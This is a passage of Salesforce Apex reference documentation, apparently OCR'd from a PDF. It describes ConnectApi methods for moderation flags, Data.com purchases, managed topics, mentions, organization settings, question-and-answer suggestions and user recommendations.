Get the moderation flags on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability getFlagsOnFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

getFlagsOnFeedElement(communityId, feedElementId, visibility)

Get the moderation flags with specified visibility on a feed element. To get the flags, the context user must have the `Moderate Communities Feeds` permission.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationCapability getFlagsOnFeedElement(String communityId,
String feedElementId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

visibility
Type: ConnectApi.CommunityFlagVisibility

Specifies the visibility behavior of a flag for various user types. One of these values:

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

`getFlagsOnFeedItem(communityId, feedItemId)`

Get the moderation flags on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

29.0–31.0

Important: In version 32.0 and later, use getFlagsOnFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.ModerationFlags`

`getFlagsOnFeedItem(communityId, feedItemId, visibility)`

Get the moderation flags with specified visibility on a feed item. To get the flags, the context user must have the "Moderate Communities Feeds" permission.

API Version

30.0–31.0

Important: In version 32.0 and later, use getFlagsOnFeedElement(communityId, feedElementId, visibility).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags getFlagsOnFeedItem(String communityId, String feedItemId, ConnectApi.CommunityFlagVisibility visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

visibility
Type: `ConnectApi.CommunityFlagVisibility`

Specifies the visibility behavior of a flag for various user types.

- `ModeratorsOnly`—The flag is visible only to users with moderation permissions on the flagged element or item.
- `SelfAndModerators`—The flag is visible to the creator of the flag and to users with moderation permissions on the flagged element or item.

Return Value

Type: `ConnectApi.ModerationFlags`

removeFlagsOnComment(communityId, commentId, userId)

Remove a moderation flag from a comment. To remove a flag from a comment the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags removeFlagsOnComment(String communityId, String commentId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

userId
Type: String

The ID for a user.

Return Value

Type: Void

removeFlagFromFeedElement(communityId, feedElementId, userId)

Remove a moderation flag from a feed element. To remove a flag from a feed element, the context user must have added the flag or must have the `Moderate Communities Feeds` permission.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static void removeFlagFromFeedElement(String communityId, String feedElementId,
String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

userId
Type: String

The ID for a user.

Return Value

Type: ConnectApi.ModerationCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

`removeFlagsOnFeedItem(communityId, feedItemId, userId)`

Remove a moderation flag from a feed item. To remove a flag from a feed item, the context user must have added the flag or must have the "Moderate Communities Feeds" permission.

API Version

29.0–31.0

Important: In version 32.0 and later, use removeFlagFromFeedElement(communityId, feedElementId, userId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.ModerationFlags removeFlagsOnFeedItem(String communityId,
String feedItemId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

userId
Type: String

The ID for a user.

Return Value

Type: Void

Datacloud Class

Purchase Data.com contact or company records, and retrieve purchase information.

Namespace

ConnectApi.Datacloud

Usage

Use the ConnectApi.Datacloud class to purchase contact or company records from Data.com by using points, and get Data.com record purchase information for your organization.

IN THIS SECTION:

Datacloud Methods

The following are methods for `Datacloud`. All methods are static.

IN THIS SECTION:

getCompaniesFromOrder(orderId, pageSize, page)

Retrieves a list of purchased company records for a specific `orderId`, call `getCompaniesFromOrder(`*`orderId`*`, `*`page`*`, `*`pageSize`*`)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudCompanies getCompaniesFromOrder(String orderId, String
pageSize, String page)
```

Parameters

orderId
Type: String

A unique number that identifies an order.

page
Type: String

The number of the page that you want returned.

pageSize
Type: String

The number of companies to show on a page. The default *pageSize* is 25.

Return Value

Type: ConnectApi.DatacloudCompanies

getCompany(companyId)

Retrieves a company record from an identification number, call `getCompany(companyId)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudCompany getCompany(String companyId)
```

Parameters

companyId
Type: String

A numeric identifier for a company in the Data.com database.

Return Value

Type: ConnectApi.DatacloudCompany

Example

```
ConnectApi.DatacloudCompany DatacloudCompanyRep = ConnectApi.Datacloud.getCompany(companyId);
```

getContact(contactId)

Retrieves a contact record from an identification number, call `getContact(contactId)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudContact getContact(String contactId)
```

Parameters

contactId
Type: String

A unique numeric string that identifies a contact in the Data.com database.

Return Value

Type: ConnectApi.DatacloudContact

Example

```
ConnectApi.DatacloudContact DatacloudContactRep = ConnectApi.Datacloud.getContact(contactId);
```

getContactsFromOrder(orderId, page, pageSize)

Retrieves a list of purchased contacts for a specific `orderId`, call `getContactsFromOrder(orderId, page, pageSize)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudContacts getContactsFromOrder(String orderId, String
page, String pageSize)
```

Parameters

orderId
Type: String

A unique number that's associated with an order.

page
Type: String

The number of the page that you want returned.

pageSize
Type: String

The number of contacts to show on a page. The default *pageSize* is 25.

Return Value

Type: ConnectApi.DataCloudContacts

getOrder(orderId)

Retrieves purchased records for a specific `orderId` , call `getOrder(`*orderId*`)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudOrder getOrder(String orderId)
```

Parameters

orderId
Type: String

A unique number that identifies an order.

Return Value

Type: ConnectApi.DatacloudOrder

Example

```
ConnectApi.DatacloudOrder datacloudOrderRep = ConnectApi.Datacloud.getOrder(orderId);
```

getUsage(userId)

Retrieves purchase usage information for a specific user, call `getUsage(`*userId*`)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudPurchaseUsage getUsage(String userId)
```

Parameters

userId
Type: String

A unique number that identifies a single user.

Return Value

Type: ConnectApi.DatacloudPurchaseUsage

Example

```
ConnectApi.DatacloudPurchaseUsage datacloudPurchaseUsageRep =
ConnectApi.Datacloud.getUsage(userId);
```

postOrder(orderInput)

Purchase records that are listed in an input file, call `postOrder(ConnectApi.DatacloudOrderInput orderInput)`.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.DatacloudOrder postOrder(ConnectApi.DatacloudOrderInput
orderInput)
```

Parameters

orderInput
Type: ConnectApi.DatacloudOrderInput

A list that contains IDs for the contacts or companies that you want to see.

Return Value

Type: ConnectApi.DatacloudOrder

Example

```
ConnectApi.DatacloudOrderInput inputOrder=new ConnectApi.DatacloudOrderInput();
List<String> ids=new List<String>();
ids.add('1234');
inputOrder.companyIds=ids;
ConnectApi.DatacloudOrder datacloudOrderRep = ConnectApi.Datacloud.postOrder(inputOrder);
```

ManagedTopics Class

Access information about managed topics in a community. Create, delete, and reorder managed topics.

Namespace

ConnectApi

ManagedTopics Methods

The following are methods for `ManagedTopics`. All methods are static.

IN THIS SECTION:

`createManagedTopic(communityId, recordId, managedTopicType)`

Creates a managed topic of a specific type for the specified community.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic createManagedTopic(String communityId, String
recordId, ConnectApi.ManagedTopicType managedTopicType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

ID of the topic.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specify the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

You can create up to 25 managed topics per `managedTopicType`.

Return Value

Type: `ConnectApi.ManagedTopic`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can create managed topics.

createManagedTopicByName(communityId, name, managedTopicType)

Creates a managed topic of a specific type by name for the specified community.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic createManagedTopicByName(String communityId,
String name, ConnectApi.ManagedTopicType managedTopicType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

name
Type: String

Name of the topic.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specify the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

You can create up to 25 managed topics per `managedTopicType`.

Return Value

Type: `ConnectApi.ManagedTopic`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can create managed topics.

`deleteManagedTopic(communityId, managedTopicId)`

Deletes a managed topic from the specified community.

API Version

32.0

Requires Chatter

No

Signature

```
public static deleteManagedTopic(String communityId, String managedTopicId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicId
Type: String

ID of managed topic.

Return Value

Type: Void

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can delete managed topics.

`getManagedTopic(communityId, managedTopicId)`

Returns information about a managed topic in a community.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopic getManagedTopic(String communityId, String managedTopicId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicId
Type: String

ID of managed topic.

Return Value

Type: ConnectApi.ManagedTopic

getManagedTopics(communityId)

Returns the managed topics for the community.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: ConnectApi.ManagedTopicCollection

getManagedTopics(communityId, managedTopicType)

Returns managed topics of a specified type for the community.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection getManagedTopics(String communityId,
ConnectApi.ManagedTopicType managedTopicType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicType
Type: `ConnectApi.ManagedTopicType`

Specifies the type of managed topic.

- `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation.
- `Navigational`—Topics that display in a navigational menu in the community.

A topic can be associated with up to two managed topic types, so a topic can be both a `Featured` topic and a `Navigational` topic.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

reorderManagedTopics(communityId, managedTopicPositionCollection)

Reorders the relative positions of managed topics in a community.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.ManagedTopicCollection reorderManagedTopics(String communityId,
ConnectApi.ManagedTopicPositionCollectionInput managedTopicPositionCollection)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

managedTopicPositionCollection
Type: `ConnectApi.ManagedTopicPositionCollectionInput`

A collection of relative positions of managed topics. This collection can include `Featured` and `Navigational` managed topics and doesn't need to include all managed topics.

Return Value

Type: `ConnectApi.ManagedTopicCollection`

Usage

Only community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can reorder managed topics.

If you don't include all managed topics in the `ConnectApi.ManagedTopicPositionCollectionInput`, the managed topics are reordered by respecting the positions indicated in the `ConnectApi.ManagedTopicPositionCollectionInput` and then by pushing down any managed topics that aren't included in the `ConnectApi.ManagedTopicPositionCollectionInput` to the next available position.

Example

If you have these managed topics:

Managed Topic	Position
ManagedTopicA	0
ManagedTopicB	1
ManagedTopicC	2
ManagedTopicD	3
ManagedTopicE	4

And you reorder managed topics by including this information in `ConnectApi.ManagedTopicPositionCollectionInput`:

Managed Topic	Position
ManagedTopicD	0
ManagedTopicE	2

The result is:

Managed Topic	Position
ManagedTopicD	0
ManagedTopicA	1
ManagedTopicE	2
ManagedTopicB	3
ManagedTopicC	4

Mentions Class

Access information about mentions. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

Namespace

ConnectApi

Mentions Methods

The following are methods for `Mentions`. All methods are static.

IN THIS SECTION:

`getMentionCompletions(communityId, q, contextId)`

Returns the first page of possible users and groups to mention in a feed item body or comment body. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.MentionCompletionPage getMentionCompletions (String communityId,
String q, String contextId)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first.

Return Value

Type: `ConnectApi.MentionCompletionPage`

Usage

Call this method to generate a page of proposed mentions that a user can choose from when they enter characters in a feed item body or a comment body.

SEE ALSO:

setTestGetMentionCompletions(communityId, q, contextId, result)

Testing ConnectApi Code

`getMentionCompletions(communityId, q, contextId, type, pageParam, pageSize)`

Returns the specified page number of mention proposals of the specified mention completion type: All, User, or Group. A mention is an "@" character followed by a user or group name. When a user or group is mentioned, they receive a notification.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Mentions getMentionCompletions (String communityId, String q,
String contextId, ConnectApi.MentionCompletionType type, Integer pageParam, Integer
pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first.

type
Type: `ConnectApi.MentionCompletionType`

Specifies the type of mention completion:

- `All`—All mention completions, regardless of the type of record to which the mention refers.
- `Group`—Mention completions for groups.
- `User`—Mention completions for users.

pageParam
Type: String

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.MentionCompletionPage`

Usage

Call this method to generate a page of proposed mentions that a user can choose from when they enter characters in a feed item body or a comment body.

SEE ALSO:

setTestGetMentionCompletions(communityId, q, contextId, type, pageParam, pageSize, result)

Testing ConnectApi Code

`getMentionValidations(communityId, parentId, recordIds, visibility)`

Information about whether the specified mentions are valid for the context user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Mentions getMentionValidations(String communityId, String
parentId, List<String> recordIds, ConnectApi.FeedItemVisibilityType visibility)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

parentId
Type: String

The feed item parent ID (for new feed items) or feed item ID (for comments).

recordIds
Type: List<String>

A comma separated list of IDs to be mentioned. The maximum value is 25.

visibility
Type: `ConnectApi.FeedItemVisibilityType`

Specifies the type of users who can see a feed item.

- `AllUsers`—Visibility is not limited to internal users.
- `InternalUsers`—Visibility is limited to internal users.

Return Value

Type: `ConnectApi.MentionValidations`

Usage

Call this method to check whether the record IDs returned from a call to `ConnectApi.Mentions.getMentionCompletions` are valid for the context user. For example, the context user can't mention private groups he doesn't belong to. If such a group were included in the list of mention validations, the `ConnectApi.MentionValidations.hasErrors` property would be `true` and the group would have a `ConnectApi.MentionValidation.valdiationStatus` of `Disallowed`.

Mentions Test Methods

The following are the test methods for `Mentions`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetMentionCompletions(communityId, q, contextId, result)`

Registers a `ConnectApi.MentionCompletionPage` object to be returned when `getMentionCompletions(String, String, String)` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first.

result
Type: `ConnectApi.MentionCompletionPage`

A `ConnectApi.MentionCompletionPage` object containing test data.

Return Value

Type: Void

SEE ALSO:

getMentionCompletions(communityId, q, contextId)

Testing ConnectApi Code

setTestGetMentionCompletions(communityId, q, contextId, type, pageParam, pageSize, result)

Registers a `ConnectApi.MentionCompletionPage` object to be returned when `getMentionCompletions(String, String, String, ConnectApi.MentionCompletionType, Integer, Integer)` is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetMentionCompletions (String communityId, String q, String contextId, ConnectApi.MentionCompletionType type, Integer pageParam, Integer pageSize, ConnectApi.MentionCompletionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

A search term. Searches for matching user and group names. To search for a user, a minimum of 1 character is required. To search for a group, a minimum of 2 characters is required. This parameter does not support wildcards.

contextId
Type: String

A feed item ID (for a mention in a comment) or a feed subject ID (for a mention in a feed item) that narrows search results, with more useful results listed first.

type
Type: `ConnectApi.MentionCompletionType`

Specifies the type of mention completion:

- `All`—All mention completions, regardless of the type of record to which the mention refers.
- `Group`—Mention completions for groups.
- `User`—Mention completions for users.

pageParam
Type: String

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.MentionCompletionPage`

A `ConnectApi.MentionCompletionPage` object containing test data.

Return Value

Type: Void

SEE ALSO:

getMentionCompletions(communityId, q, contextId, type, pageParam, pageSize)

Testing ConnectApi Code

Organization Class

Access information about an organization.

Namespace

ConnectApi

This is the static method of the Organization class:

Organization Methods

The following are methods for `Organization`. All methods are static.

IN THIS SECTION:

`getSettings()`

Returns information about the organization and context user, including which features are enabled.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi. OrganizationSettings getSettings()
```

Return Value

Type: `ConnectApi.OrganizationSettings`

QuestionAndAnswers Class

Access question and answers suggestions.

Namespace

ConnectApi

IN THIS SECTION:

QuestionAndAnswers Methods

The following are methods for `QuestionAndAnswers`. All methods are static.

IN THIS SECTION:

`getSuggestions(communityId, q, subjectId, includeArticles, maxResults)`

Returns question and answers suggestions.

API Version

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.QuestionAndAnswersSuggestions getSuggestions(String communityId,
String q, String subjectId, Boolean includeArticles, Integer maxResults)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`subjectId`
Type: String

Specify a subject ID to search only questions on that object. If the ID is a topic or a user, the ID is ignored.

`includeArticles`
Type: Boolean

Specify `true` to include knowledge articles in the search results. To return only questions, specify `false`.

`maxResults`
Type: Integer

The maximum number of results to return for each type of item. Possible values are 1–10. The default value is 5.

Return Value

Type: `ConnectApi.QuestionAndAnswersSuggestions`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)

Testing ConnectApi Code

`setTestGetSuggestions(communityId, q, subjectId, includeArticles, maxResults, result)`

Registers a `ConnectApi.QuestionAndAnswersSuggestions` object to be returned when `getSuggestions` is called with matching parameters in a test context. You must use the method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetSuggestions(String communityId, String q, String subjectId,
Boolean includeArticles, Integer maxResults, ConnectApi.QuestionAndAnswersSuggestions
result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`subjectId`
Type: String

Specify a subject ID to search only questions on that object. If the ID is a topic or a user, the ID is ignored.

`includeArticles`
Type: Boolean

Specify `true` to include knowledge articles in the search results. To return only questions, specify `false`.

`maxResults`
Type: Integer

The maximum number of results to return for each type of item. Possible values are 1–10. The default value is 5.

result
Type: ConnectApi.QuestionAndAnswersSuggestions

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getSuggestions(communityId, q, subjectId, includeArticles, maxResults)

Testing ConnectApi Code

updateQuestionAndAnswers(communityId, feedElementId, questionAndAnswersCapability)

Choose or change the best answer for a question.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.QuestionAndAnswersCapability updateQuestionAndAnswers(String communityId, String feedElementId, ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapability)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

questionAndAnswersCapability
Type: ConnectApi.QuestionAndAnswersCapabilityInput

Specify the best answer (comment ID) for the question.

Return Value

Type: ConnectApi.QuestionAndAnswersCapability

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

Example

```
ConnectApi.QuestionAndAnswersCapabilityInput qaInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
qaInput.bestAnswerId = '0D7D000000001MAKAY';

ConnectApi.QuestionAndAnswersCapability qa =
ConnectApi.QuestionAndAnswers.updateQuestionAndAnswers(null, '0D5D0000000XZjJ', qaInput);
```

Recommendations Class

Access information about recommendations and reject recommendations.

Namespace

ConnectApi

Recommendations Methods

The following are methods for `Recommendations`. All methods are static.

IN THIS SECTION:

getRecommendationForUser(communityId, userId, action, objectId)
Returns the recommendation for the context user for the specified action and object ID.

getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults)
Returns the user, group, file, record, and custom recommendations for the context user.

getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults)
Returns the recommendations for the context user for the specified action.

getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults)
Returns the recommendations for the context user for the specified action and object category.

rejectRecommendationForUser(communityId, userId, action, objectId)
Rejects the recommendation for the context user for the specified action and object ID.

rejectRecommendationForUser(communityId, userId, action, objectEnum)
Rejects the static recommendation for the context user.

`getRecommendationForUser(communityId, userId, action, objectId)`

Returns the recommendation for the context user for the specified action and object ID.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String objectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, or user.
- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

objectId
Type: String

Specifies the object to take action on.

- If *`action`* is `follow`, *`objectId`* is a user ID, file ID, or record ID.
- If *`action`* is `join`, *`objectId`* is a group ID.
- If *`action`* is `view`, *`objectId`* is a user ID, file ID, group ID, record ID, or custom recommendation ID (version 34.0 and later).

Return Value

Type: `ConnectApi.RecommendationCollection`

`getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults)`

Returns the user, group, file, record, and custom recommendations for the context user.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just perfomed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Value must be greater than 0.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *contextAction* and *contextObjectId* together. For example, if you just followed Pam, you specify `follow` for *contextAction* and Pam's user ID for *contextObjectId*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



`getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults)`

Returns the recommendations for the context user for the specified action.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, or user.
- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just perfomed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Value must be greater than 0.


Return Value

Type: `ConnectApi.RecommendationCollection`

Usage

If you want to get recommendations based on a recent action performed, such as following a user, use *contextAction* and *contextObjectId* together. For example, if you just followed Pam, you specify `follow` for *contextAction* and Pam's user ID for *contextObjectId*.

This method only recommends users who are followed by people who follow Pam. In this example, John follows Pam so the method returns a recommendation for you to follow Suzanne since John also follows Suzanne.



`getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults)`

Returns the recommendations for the context user for the specified action and object category.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.RecommendationCollection getRecommendationsForUser(String communityId, String userId, ConnectApi.RecommendationActionType action, String objectCategory, ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, or user.
- `join`—Join a group.
- `view`—View a file, group, record, user, or custom recommendation.

`objectCategory`
Type: String

- If *`action`* is `follow`, *`objectCategory`* is `users`, `files`, or `records`.
